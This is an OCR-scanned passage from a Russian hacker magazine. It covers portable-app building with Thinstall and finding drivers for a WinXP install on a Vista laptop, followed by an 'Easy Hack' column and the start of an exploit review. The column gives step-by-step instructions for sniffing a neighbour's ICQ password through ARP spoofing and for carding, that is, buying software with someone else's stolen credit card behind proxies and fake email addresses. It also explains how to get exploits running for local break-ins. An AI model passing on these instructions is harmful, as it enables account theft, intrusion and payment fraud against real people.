
Тут надо сказать, что на выходе может получиться несколько exe-файлов. Это значит, что во время установки приложения было создано несколько ярлыков и портированные версии, соответственно, скомпилировались для каждого бинарника.

U3 нос соседу!

U3 — это новый стандарт форматирования USB-накопителей, в который заложен принцип «подключил и работай». Сразу после подключения флешки в системе появляется два раздела: один (небольшой) в виде CD-ROM, другой (большой) как съемный накопитель. На первом размещается утилита LaunchPad, представляющая собой удобную панель для запуска программ. Поскольку раздел опознается операционной системой как CD-ROM диск, LaunchPad запускается автоматически. Своим видом LaunchPad сильно напоминает системное меню «Пуск», только здесь слева находится список программ, которые можно запустить с флешки, а справа — список возможных действий для управления диском и программами. Остальная часть флешки, определяющаяся как сменный накопитель, своей работой ничем внешне не выделяется. Помимо автозапуска LaunchPad, технология U3 позволяет программам работать в своем собственном окружении без предварительной инсталляции. Адаптированные для U3 приложения вправе взаимодействовать с файлами и реестром хост-машины, как если бы были установлены в систему. При этом все внесенные ими изменения откатываются, как только флешку вытаскивают из компьютера. К сожалению, все это возможно только в том случае, когда разработчики конкретной программы позаботились о совместимости с платформой U3 (SDK для программеров доступен на сайте www.u3.com).



Разные уровни изоляции портированного приложения



Сложная схема работа Thinstall

Как правило, необходимости в этом нет, но откуда же Thinstall об этом знать? Предлагаю ей это сообщить и заодно рассмотреть дополнительные нюансы портирования приложений. При всей простоте процесса, однако, предусмотрена масса дополнительных настроек, которые задаются в текстовом конфиге package.ini. Вот пример:

```
[BuildOptions]
OutDir=bin
SandboxName=reader7

[AdobeDownloadManager.exe]
Source=%ProgramFilesDir%\Common
Files\Adobe\ESD\AdobeDownloadManager.exe
ReadOnlyData=bin\Package.ro.tvr

[AcroRd32.exe]
Source=%ProgramFilesDir%\Adobe\Acrobat 7.0\Reader\
AcroRd32.exe
Shortcut=AdobeDownloadManager.exe

[reader_sl.exe]
Source=%ProgramFilesDir%\Adobe\Acrobat 7.0\Reader\
reader_sl.exe
Shortcut=AdobeDownloadManager.exe
```

Несложно заметить, что каждый exe'шник описывается в своей собственной секции. Все ненужное (в данном случае это секции [reader_sl.exe] и [AdobeDownloadManager.exe]) можно просто отсюда убрать и запустить процесс сборки контейнера (build.bat) заново. Теперь будет создан только один — нужный нам — exe'шник.

Помимо этого, существует еще масса других параметров, которые влияют не только на окончательный вид портируемого приложения, но и на его работу в чужой системе. Разберем несколько наиболее значимых из них.

CompressionType — с помощью этого параметра можно включить компрессию для файлов внутри контейнера. По умолчанию сжатие файлов отключено:

```
[Compression]
CompressionType=None
```

Для того чтобы его активировать, необходимо в качестве значения параметра указать Fast или Small для соответственно быстрого или медленного, но более эффективного сжатия. Вот так:

```
[Compression]
CompressionType=Fast
;CompressionType=Small
```

Еще один важный параметр — это тип изоляции (DirectoryIsolationMode), влияющий на поведение портированного приложения в системе. По умолчанию он выставлен в значение WriteCopy, позволяющее читать любые файлы с компьютера, но запрещающее вносить в них изменения. Причем если системный элемент (файл или ключ реестра) существует как в реальной, так и в виртуальной системе, то программа увидит исключительно виртуальный. В рамках package.ini это выглядит так:

```
[Isolation]
DirectoryIsolationMode=WriteCopy
```

В случае необходимости его можно выставить в Merged, и тогда программа сможет обращаться напрямую к реальным файлам в системе, а новые файлы будут сохраняться на жестком диске. Третий вариант — Full — рекомендуется использовать, когда приложение нужно полностью изолировать от реальной системы. Вся работа будет осуществляться исключительно в виртуальном окружении (sandbox'е).

Когда приложение портировать невозможно

Несмотря на то что большинство приложений отлично поддается портированию с помощью Thinstall, встречаются досадные, но вполне понятные ситуации-исключения, когда переносную версию программы сделать невозможно:

• Приложение использует для своей работы предварительно установленный системный драйвер. А это практически все антивирусы, файрволы, VPN-клиенты. Чудес не бывает, и в чужой системе без прав администратора установить такие вещи, естественно, невозможно.

• Программа основана на DCOM-сервисах. Thinstall изолирует COM и DCOM, поэтому к сетевым приложениям, которые используют эту технологию, можно обратиться только с локального компьютера.

• В приложении используются глобальные DDL-хуки. Некоторые приложения используют API-функцию SetWindowsHooxEx для того, чтобы инжектировать DLL сразу во все процессы системы (например, для того чтобы перехватить активность клавиатуры и мыши). Такой фокус в окружении Thinstall не сработает.



ДМИТРИЙ «FORB» ДОКУЧАЕВ
/ FORB@REAL.XAKEP.RU /

ДРАЙВЕРНАЯ АДАПТАЦИЯ

КАК УСТАНОВИТЬ НА НОВЫЙ КОМП XP ВМЕСТО VISTA


Пару недель назад мы с приятелем пошли в магазин за новым ноутом. Каково же было наше удивление, когда мы обнаружили, что на всех новых моделях стоит Windows Vista, да еще в весьма ущербном Home-варианте. Менеджер по секрету шепнул, что нужных драйверов для перехода с Висты на XP мы, скорее всего, не найдем, и оказался прав! Но даже без официальной поддержки производителя я за ночь поднял на ноуте полноценную WinXP без каких-либо изъянов. Как мне это удалось? Садись поудобнее, мой рассказ будет долгим, но интересным.

ЗАЧЕМ ТЕБЕ ЭТО

На самом деле проблема не исчерпывается только установкой Windows XP на новом ноутбуке. Привыкшие к технологии Plug'n'Play и драйверам из коробки, многие из нас оказываются абсолютно беспомощны в поисках нужного драйвера. И это действительно не всегда так уж просто. Поэтому рекомендую тебе прочитать статью до конца, даже если покупка ноутбука в твои ближайшие планы не входит! Представь тривиальную и одновременно неприятную ситуацию: ты переустановил систему, а потом вспомнил, что коробку с драйверами полгода назад съела твоя собака (была изъята доблестной милицией при обыске/случайно сломана твоим младшим братом/безжалостно использована как пепельница на недавней пьянке — короче, нужное подчеркни сам). Считай, что эта статья — твое пособие по поиску любых, даже самых изысканных, драйверов. Ну хватит прелюдий, пора сбираться в путь!

ЧТО МЫ ИМЕЕМ

Со стороны производителей ноутбуков не совсем честно комплектовать все свои последние модели новомодной Windows Vista, не предоставляя


Форма поиска на DriverGuide





драйверы для отката на старые системы. Но тут и их, и компанию Microsoft можно понять: это бизнес. Но наш комфорт к их бизнесу не имеет никакого отношения, поэтому давай-ка разберемся, как эти ограничения обойти. Поясню, что рассказывать о поиске и установке драйверов я буду на примере миниатюрного лэптопа Sony VAIO VGNG11 с предустановленной Windows Vista Home. Перво-наперво ждем 5 минут, пока Виста не загрузится, и идем в «Панель управления → Администрирование → Управление компьютером → Диспетчер дисков». Там смело выбираем «Сжать том» и выделяем некоторую часть под второй логический диск. Затем форматируем его и наделяем буквой D. Все! Теперь можно перезагружаться и ставить на борт WinXP. Через полчаса мы будем иметь голую Винду без каких-либо драйверов (даже в SP2 ты не обнаружишь поддержку дров твоей системы — как корова языком слизала). Самое время это исправить.

ЕСЛИ ДОЛГО МУЧИТЬСЯ...

Я специально не стал удалять Висту. Сейчас объясню почему. Если ты зайдешь на диск C:, то, возможно, обнаружишь в корне папку drivers (характерно для ноутов Sony Vaio). Этот каталог поможет тебе определить тип практически всех устройств в системе. Мне повезло — папка существовала, однако установить драйвер для WinXP получилось лишь для Bluetooth (установщик остальных дров трехэтажно матерился на текущую OS). Но я даже и не думал отчаиваться. Помни, что любой ноут собирается из вполне известных железок, и если производитель лэптопа не выложит дровишки, то это сделает кто-то другой :). Например, фирма-создатель определенной железяки. Понял, к чему я клоню? Совсем необязательно искать драйвер для конкретной модели ноутбука (да и вряд ли ты его найдешь, проверено на Vaio :)). Нужно лишь определить все системные устройства, а затем произвести поиск по каждому из них, уже используя критерии, заданные производителем. А любезно помогут нам в этом программы SiSoft Sandra (www.sisoftware.co.uk) и Everest (www.lavalys.com). Лично я отдаю предпочтение второй софтине, потому как Сандра, ввиду своей шароварности, не открывает все карты, а только и знает, что просит себя купить. Версия Everest Home, напротив, является триальной, поэтому отдается пользователю без всяких ограничений.

Итак, запускаем Everest Home и смотрим, что за железо у нас на борту. В моем случае определился Bluetooth (еще бы, ведь драйвер для него я уже поставил) и чипсет. Это хорошо, потому как базовые дровишки (материнка, видеокарта, поддержка двухъядерности, если таковая имеется и т.п.) поставляются именно с драйвером для чипсета. На купленном лэптопе базисом оказался чипсет Intel GMA 950, и я, записав эти ключевые слова, продолжил смотреть. Далее обнаружилась беспроводная карточка типа Intel с дополнительными ключевыми цифрами, сетевушка от Yukon и странно определившаяся звуковуха с гордым названием «Realtek $54!». Осталось найти драйверы под вышеназванные вещи, чем я тут же и занялся. Естественно, пока я не притянул за уши драйвер Wi-Fi адаптера, все нехитрые манипуляции по поиску дров пришлось выполнять, используя стационарный комп, стоящий в нескольких метрах от ноута.

ПОИСК ДРАЙВЕРОВ, ИЛИ «WELCOME TO DRIVERGUIDE.COM»

Я не стал искать дрова на официальном сайте Sony, потому как заранее знал, что они там будут только под Vista Home. Можно было бы попробовать погуглить, но и этот занимательный процесс, обещавший затянуться на многие часы без гарантии конечного результата, я решил отложить.

Я пошел прямо в святилище драйверов — на driverguide.com. Этот сайт содержит копилку дров как для старых, так и для новых девайсов (помнится, в далеком 2003 году с помощью этого чудесного ресурса я излечивал умершие BIOS от воздействия WIN.CIH).

Полгода назад я купил годовой доступ на DriverGuide, так как меня задолбала реклама. Но тебе рекомендую обойтись бесплатным аккаунтом, ведь чтобы скачать 10 драйверов, совсем не обязательно выкладывать $30. Итак, заходим в «Search→ Simple» и натыкаемся на форму поиска. Далее указываем в меню, что хотим искать драйвер для чипсета под WinXP, а в текстовую формочку забиваем ключевые слова: «Intel GMA 950». Спустя 10 секунд, сервер DriverGuide плюнет в тебя многочисленными результатами. Выбирай те варианты, которые появились в самом верху, так как за них проголо-

Учим понимать SATA-диски

Опыт нашего автора R0id'а подсказывает, что проблемы могут возникнуть не только с поиском и установкой драйверов, но еще и, в принципе, с установкой Windows XP на новые ноутбуки. «Программа установки не обнаружила жесткие диски на данном компьютере» — это та невнятная ошибка, которую выдает установщик в этом случае. А все из-за того, что в буке используется новомодный SATA жесткий диск. Что же делать? Научим XP такие харды обнаруживать. Для этого нужно поступить следующим образом:

1. Скопировать все файлы с установочного диска XP на винт своего ноутбука.

2. Скачать с сайта Intel (www.intel.com) архив с обновлениями для чипсета (или взять его на нашем DVD).

3. И с помощью тулзы nLite (www.nliteos.com) создать новую сборку (то есть загрузочный ISO-образ), в который помимо стандартных файлов включить апдейты от Intel.


4. Записать из этого образа загрузочный диск и установить систему.

Сканируем ноут по-хакерски



info

Если в твоем бутсекторе прописаны две системы, то знай, что добрососедски они сосуществовать не смогут: при каждой загрузке WinXP напрочь слетают точки восстановления Vista. Но, к счастью, не наоборот!



dvd

На диске ты найдешь пару программ для работы с бутсектором Vista, программы Everest и SiSoft Sandra и, конечно же, клиент для DriverScan с официального сайта.

совало большинство человек, а значит, эти драйверы наиболее стабильны. Скачиваем файлики себе на диск, устанавливаем и перезагружаемся. Ура! Теперь в списке оборудования мы замечаем, что неизвестных устройств стало на порядок меньше, а твой процессор корректно отображается в диспетчере задач (по крайней мере у меня до установки драйвера чипсета система не могла правильно определить даже частоту камешка).

ПЕРВЫЕ ПРОБЛЕМЫ

Далее я без проблем нашел драйвер для беспроводной Wi-Fi карточки типа Intel и уже было подумал, что подобным образом поставлю дровишки и для остальных устройств. Ага, конечно! При установке очередного драйвера под сетевушку Yukon меня поджидал жирный облом. Нет, я нашел драйвер (точнее, даже несколько драйверов), успешно слил их себе на хард, но при установке система грязно выругалась. Мол, в заданной тобой папке нет драйверов, и вообще я с тобой не играю :). Это меня немного удивило и на секунду даже показалось, что Everest поймал глюка. Но, запустив запасную Sisoft Sandra, я увидел... тот же самый тип сетевухи. Если на модем я еще мог забить, то NIC в моей работе была незаменимым девайсом!

Я потратил полчаса и выкачал все драйверы, что были в закромах DriverGuide. Результат был нулевым — система, будто заколдованная, выдавала мне сообщение, что драйвер для устройства обнаружен не был. И тут меня осенило. Я вспомнил про заветную папку c:\drivers, которая осталась от Висты. Зайдя в нее и выбрав каталог Yukon, я кликнул на inf-файл. Хотя он и был исключительно Вистовый и ну никак не мог установиться на WinXP, я посмотрел версию драйвера — v10.22.4.3. Однако те драйверы, что я стянул с DriverGuide, не превышали девятого релиза. Мораль в том, что всегда нужно проверять актуальность драйверов, которые устанавливаешь в систему.

На этот раз я решил посетить официального производителя устройства. Пробив через Гугл компанию-производителя, я выяснил, что сетевушки Yukon изготавливаются фирмой Marvell. Мне ничего не оставалось, как зайти на www.marvell.com/products/pcconn/yukon/index.jsp, задать критерии поиска драйвера и получить ссылку на свежий архив. Он, как ты, наверное, догадался, установился без приключений.

Ставим свежак с официального сайта

СКАНИРУЕМСЯ ПО ПОЛНОЙ

Еще одна фишка ресурса DriverGuide, о которой я тебе расскажу на примере, называется DriverScan. Суть ее в следующем: пользователю сайта предлагается скачать программу либо запустить ActiveX-компонент, который полностью сканирует системные устройства и выдает подробный отчет об обнаруженных девайсах. Если на сайте присутствует драйвер под железку, тебе предлагают его скачать и установить, сводя к нулю твои усилия, которые могли бы быть затрачены на поиск. Удобно? Несомненно! Сейчас мы проверим силу и могущество DriverScan'а на практике.

Я не стал заморачиваться, а просто разрешил запуск ActiveX. После недолгой загрузки модуля передо мной открылось окно, в котором, как в «Матрице», замелькали строчки. Спустя несколько секунд появился отчет о сканировании, в котором присутствовала еще пара драйверов, не определившихся Everest'ом, — для TouchPad и Conexant Modem. Да-да, этот тот самый модем для диалапа, который давно на фиг никому не нужен, но назло всем живет в каждом ноуте :).


«Уже что-то!» — сказал я себе под нос и нажал на ссылку для установки драйвера. Как ни странно, оба драйвера встали как родные — в трее появился привычный значок от тачпада, а в системе поселился новый модем, притащив с собой аналогичное сетевое соединение. Нужно признать, что DriverScan является полезной фишкой, но пока несколько глуповатой — парочка важных устройств до сих пор была неопознанной.

ЗАВЕРШАЕМ УСТАНОВКУ

По моим скромным подсчетам, мне оставалось установить дрова на видео и звук. Именно эти два устройства до сих пор



Устанавливаем свежий пакет дровишек от Intel



Выводим девайсы на чистую воду

не отображались в системе. Причем если отсутствие видео я еще мог как-то пережить (как ни странно, ноутбук подстроился под удобное мне разрешение экрана), то без звука — как без воздуха.
Я продолжил насиловать DriverGuide. По запросу на поиск видеодрайвера под чипсет Intel GMA 950 появилось несколько ссылок, но ни одна из них не привела меня к нужному драйверу. При запуске установщика тот умирал с прощальной надписью, гласящей, что в системе не обнаружено подходящего устройства. Одна из ссылок все-таки сработала и позволила установить поддержку видео, но адаптер оставался анонимным :(.
Пришлось через Гугл искать ссылку на видео под вышеуказанный чипсет. Поворошив несколько ссылочек, я нашел, что хотел: полный пакет драйверов под GMA 950, который весил порядка 20 Мб. Слив все это на хард и установив в систему, я обрел счастье, поскольку теперь все видеоустройства обнаружились без проблем.
Оставался последний шаг — звуковая карта. По одному ключевому слову Realtek искать было нереально — результатов была бы масса, а толку — ноль. Но немного погуглив, я обнаружил, что звуковушки в ноутах Vaio совместимы с технологией High Definition Audio. Этот факт мне тут же и пригодился — вбив это добавочное ключевое слово в поиск, я нашел нужный драйвер. Точнее, несколько драйверов, но угадал нужный со второго раза :).

ШЛИФУЕМ НАПИЛЬНИКОМ

Вот, собственно, и все. И волки сыты, и овцы целы, и пастуху вечная память :). Несмотря на то что мы переплатили за Vista, у нас при себе всегда есть ноутбук с рабочей лошадкой WinXP, которая хоть и глючит (без этого никак), но не лагает, как сумасшедшая.
Вот что я тебе посоветую сделать в дальнейшем: во-первых, обязательно сохрани все драйверы, которые ты нашел для WinXP (не дай бог потеряешь), а еще лучше — залей их на болванку. Во-вторых, используя Everest, ты теперь можешь с точностью определить все системные устройства и, посетив официальный сайт производителя, выкачать последние релизы драйверов (тогда система все-таки постабильнее будет работать). И, наконец, добавь в закладки сайт www.driverguide.com. Несмотря на то что у него имеются конкуренты, все они идут лесом при сравнении с его большой коллекцией драйверов и прочих интересных фишек, которые существенно облегчат тебе жизнь.

Две системы на одном винте

Хочу тебе рассказать одну поучительную историю, не относящуюся к поиску драйверов. Несмотря на нелюбовь к Висте, мне захотелось иметь ее в качестве второй системы. Ведь я заплатил за нее! Не отказываться же от собственных денег! Тем более что, если вдруг WinXP случайно упадет, я смогу хоть как-то существовать в Висте.
Скажу тебе сразу, что Виста немного по-другому вписывает себя в бутсектор харда, нежели WinXP. Последняя грузится при помощи бинарника \ntldr, исполняемого файла ntdetect.com и текстового конфига boot.ini. Vista же запускается с помощью скрытого системного файла Bootmgr и туевой хучи других файлов, расположенных в папке \Boot. Поэтому поздравь себя — как только ты поставил WinXP, то перезаписал MBR и больше не увидишь Vista как своих ушей.
Чтобы решить эту проблему, тебе нужен загрузочный диск с Вистой. Втыкай его в CD-ROM, загружайся и выбирай вариант «Восстановление системы» сразу после указания основного языка. Здесь ты можешь либо довериться автоматическому мастеру (первый пункт), либо выбрать пунктик «Командная строка» и ввести ключевую фразу «\boot\Bootsect.exe — NT60 All». Результатом обоих действий будет перезапись MBR, но уже Вистой. Теперь ты распрощаешься с WinXP, однако это уже обратимо. Грузим Висту, как обычно, ждем 5 минут (а ты как хотел?), запускаем от администратора cmd.exe (при обычных правах Vista не даст тебе ничего записать в бутсектор) и далее последовательно вбиваем ряд команд:

```
windows\system32\Bcdedit — create {ntldr} -d
"Microsoft Windows XP"
windows\system32\Bcdedit — set {ntldr} device
partition=C:
windows\system32\Bcdedit — set {ntldr} path \ntldr
windows\system32\Bcdedit — displayorder {ntldr}
-addlast
```

Все! Теперь Vista навеки полюбила WinXP. Отмечу, что раздел нужно указывать именно C:, несмотря на то что WinXP установлена на D:. Здесь имеется ввиду активная партиция, где расположен менеджер загрузки.
Еще один способ для случки двух операционок кроется в использовании программы EasyBCD (http://neosmart.net/dl.php?id=1). Как ее юзать, разберешься сам, скажу лишь, что вышеописанное действие через утилиту осуществляется тремя кликами.



MASTER-LAME-MASTER




Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

Наверняка, у тебя нередко возникают проблемы, которые ты не можешь решить самостоятельно. Ведь на форумах помощи не дождешься, а вечно занятые друзья-гуру не уделяют тебе должного внимания. С сегодняшнего дня мы прекращаем это безобразие. Теперь из номера в номер ты сможешь наслаждаться нашей новой рубрикой Easy Hack, где мы обрисуем наиболее типичные проблемы и покажем все возможные способы их решения. Тебе останется лишь взять ручку и аккуратно это все законспектировать.

№1



Перехват IRC-переписки. По аналогии ловятся сообщения ICQ

СНИФАЕМ ПАРОЛЬ В ЛОКАЛКЕ


ЗАДАЧА: ОТСНИФАТЬ ПАРОЛЬ НА КРУТОЙ ШЕСТИЗНАК СВОЕГО СОСЕДА В СЕГМЕНТЕ ЛОКАЛКИ.

РЕШЕНИЕ:

1. Скачать программу ICQSniff от UfaSoft v.3.0.39 (www.sockschain.com/files/ufasoft_icqsnif_3.0.39.exe), умеющую улавливать и придавать удобочитаемый вид авторизационным пакетам ICQ, IRC, SMTP, POP3 и т.п., а также перехватывать сообщения ICQ и IRC. Используя технологию ARP Spoofing, тулза умеет перехватывать трафик не только с хабов, но и со свитчей.
2. Установить ее на компьютер и запустить.
3. Зайти в «Инструменты → Выбрать адаптер» и выбрать свою сетевую карточку из большого списка (обычно это что-то вроде Realtek RTL8169).
4. Поставить галочку Enable ARP Spoofing для перехвата трафика с коммутаторов и нажать кнопку Scan Lan. Если все сделано правильно, слева на экране появится список живых машин из твоего сегмента.
5. Отметить галочкой IP-адрес машины твоего друга, которого собираешься разорить на один шестизнак, и нажать <F5>.
6. Попить чаю/кофе/пива до тех пор, пока на вкладке Log (справа) не появятся ключевые слова о перехвате заветного пароля :).
7. Существует и альтернативный многофункциональный снифер с поддержкой ARP Spoofing — Cain&Abel от oxid.it (www.oxid.it/cain.html).

№2

search.cpan.org — официальный ресурс модулей для Perl



ЗАПУСКАЕМ СПЛОИТ ПОД ВИНДОЙ

ЗАДАЧА: ОБОЙТИ СЛЕДУЮЩУЮ ОШИБКУ, КОТОРУЮ ВЫДАЕТ НОВЫЙ ЭКСПЛОЙТ ДЛЯ PHPBB ПОД ВИНДОЙ:

```
Can't locate LWP/UserAgent.pm in @INC (@INC contains: D:/
Perl/lib D:/Perl/site/lib .) at exploit.pl line 3.
BEGIN failed--compilation aborted at exploit.pl line 3.
```

РЕШЕНИЕ:

1. В системе отсутствует нужный эксплойту модуль — LWP::UserAgent. Эта библиотека существенно упрощает работу с HTTP-протоколом и используется во многих эксплойтах.
В поисках ее зайди на search.cpan.org — центральное хранилище всех модулей для Perl.
2. Отыщи там указанный модуль, просто введя «LWP::UserAgent» в форму поиска.
3. Скачай архив себе на комп и распакуй библиотеку UserAgent.pm в c:\perl\site\lib\LWP\ (при условии, что Perl у тебя установлен в c:\perl).
4. Наслаждайся стабильной работой.

Альтернативное решение:
Бывает так, что сплоит требует какую-то другую библиотеку, скажем, Mysql.pm для работы с СУБД MySQL. Ее так просто не поставить, поскольку продвинутая либа требует установки кучи других библиотек. Для решения этой задачи (впрочем, таким же способом можно установить и LWP) прибегнем к встроенной программе ppm, помогающей без проблем устанавливать любые компоненты:

1. Зайди в меню «Пуск», выбери «Выполнить» и набери команду ppm.
2. После инициализации всех модулей ppm тебя поприветствует приглашение (похожее на приглашение DOS). Недолго думая пиши туда: «search mysql».
3. Перед тобой возникнет внушительный список. Найди там нужный модуль. Пусть это будет DBD::Mysql.
4. Вбивай install DBD::Mysql и жди успешного завершения операции. В случае необходимости скачивания дополнительных модулей ppm сделает это за тебя.

P.S.: В Linux установка модулей Perl куда более простая. Там можно просто распаковать архив и набрать три команды: make, make install, make test — умный установщик все сделает за тебя, еще и протестирует работу библиотеки. Также можно запустить аналог виндового ppm следующей командой: perl-MCPAN-e shell.

№3

КАРДИНГ СОФТА
ЗАДАЧА: КУПИТЬ ШАРАВАРНУЮ ПРОГРАММУ ЗА 30 БАКСОВ, ИСПОЛЬЗУЯ ЧУЖУЮ КРЕДИТНУЮ КАРТОЧКУ.
РЕШЕНИЕ (ОТ КАРДЕРА-ГУРУ С ЗАКРЫТОГО ФОРУМА):
Несмотря на то что многие сайты, где продается та или иная программа, подключены к автоматическому биллингу типа checkout, жесткой проверки личности пользователя карты, а уж тем более оповещения владельца карты или запроса документов не производится. Все дело в том, что сумма рядового софта (если это, конечно, не анализатор космической активности :)) колеблется от 10 до 100 долларов. Для реализации задумки кардер делает следующее:

1. Покупает/приватизирует/где-то находит (нужное подчеркнуть) активную кредитную карту с положительным балансом (из реквизитов нужно знать номер карты, ее владельца, срок истечения и CVV2-код).
2. Прикрывается проксиком, желательно той страны, откуда родом владелец карты (халявные прокси можно найти на сайте web-hack.ru).
3. Регистрирует левый email-адрес, например, на yahoo.com, имеющий следующий вид: фамилия_владельца_карты.его_имя@yahoo.com.
4. Заходит на сайт, вбивает данные кредитки и email и через некоторое время получает регистрационный код программы.
5. В ряде случаев компания может запросить контактный телефон или копии документов. Если это произошло, значит кардер где-то прокололся (или фирма таким образом проверяет всех своих клиентов). Конечно, даже здесь есть свои выходы, но о них публично я рассказывать не буду.

P.S.: Эта задача и ее решение приводятся здесь лишь для того, чтобы напомнить тебе, как делать нельзя, поскольку кардинг у нас пока еще вне закона и потому наказуем. Но если тебе все-таки взбредет в голову им заняться, помни: ни автор, ни редакция за твои действия никакой ответственности не несут. несут.



PERL-ПРИЛОЖЕНИЯ БЕЗ ПЕРЛА
ЗАДАЧА I: ЗАПУСТИТЬ ПЕРЛОВЫЙ ЭКСПЛОЙТ ДЛЯ ЛОКАЛЬНОГО ВЗЛОМА НА МАШИНКЕ, ГДЕ НЕТ PERL
РЕШЕНИЕ:
1. Установить себе на машину perl2exe (www.indigostar.com/perl2exe.htm), способную скомпилировать текстовый эксплойт в бинарный код, который потом можно запустить на машине без установленного компилятора.
2. Распаковать архив с perl2exe в папку с простым названием (желательно c:\perl2exe). Если путь будет сложным, perl2exe откажется запускаться.
3. Переместить сплоит в папку с perl2exe.
4. Набрать из каталога c:\perl2exe консольную команду: perl2exe exploit.pl-o=exploit.exe.
5. Наслаждаться работающим бинарником, но с ограничениями триальной версии perl2exe: бинарник по весу будет достигать 3-4 Мб, потому как perl2exe пихает в него базовую поддержку компилятора и все библиотеки, используемые приложением. Если воспользоваться платной версией perl2exe, можно сгенерировать бинарники с оптимизацией по размеру либо GUI-версию. Цена Pro-версии — $49, а о том, как покупать шараварные утилиты, мы рассказали тебе выше :).
6. Если твой эксплойт использует какие-то экзотические модули, возможно, тебе понадобится поправить их вручную. У меня как-то была ситуация, когда perl2exe не мог переварить пару строк из модуля обработчика xls-файлов. Пришлось их просто закомментировать.

Тестовая компиляция перлового файла с помощью perl2exe

P.S.: Существует Perl2exe и под linux, однако зовется он уже perlcc и по умолчанию входит в состав Perl.

ЗАДАЧА II: КАК СДЕЛАТЬ ТО ЖЕ САМОЕ, НО В СЛУЧАЕ С PHP?
РЕШЕНИЕ:
1. Скачать утилиту php2exe (hunger.ru/releases/php2exe), принцип работы которой схож с perl2exe и уже описывался в нашем журнале.
2. Скопировать в папку с php2exe одну из двух библиотек, в зависимости от версии PHP (4 или 5).
3. Запустить php2exe и передать ей в качестве параметра эксплойт.
4. Получить на выходе рабочий exe-эксплойт. Его следует запускать из папки с вышеуказанной библиотекой.

КРИС КАСПЕРСКИ

Обзор эксплойтов

Сегодняшний обзор эксплойтов будет посвящен дефектам реализации видеоплееров. Живое общение через Webcam, просмотр потокового сетевого видео, открытие AVI-файлов, полученных из ненадежных источников, — все это категорически небезопасно и чревато полным захватом управления над компьютером-жертвой. Не ожидал? Вот и я не ожидал, пока мой компьютер едва не поломали!

Media Player Classic: удаленное переполнение буфера



Заголовок AVI-файла, вызывающий переполнение MPC



Еще один заголовок AVI-файла, вызывающий переполнение MPC

Brief

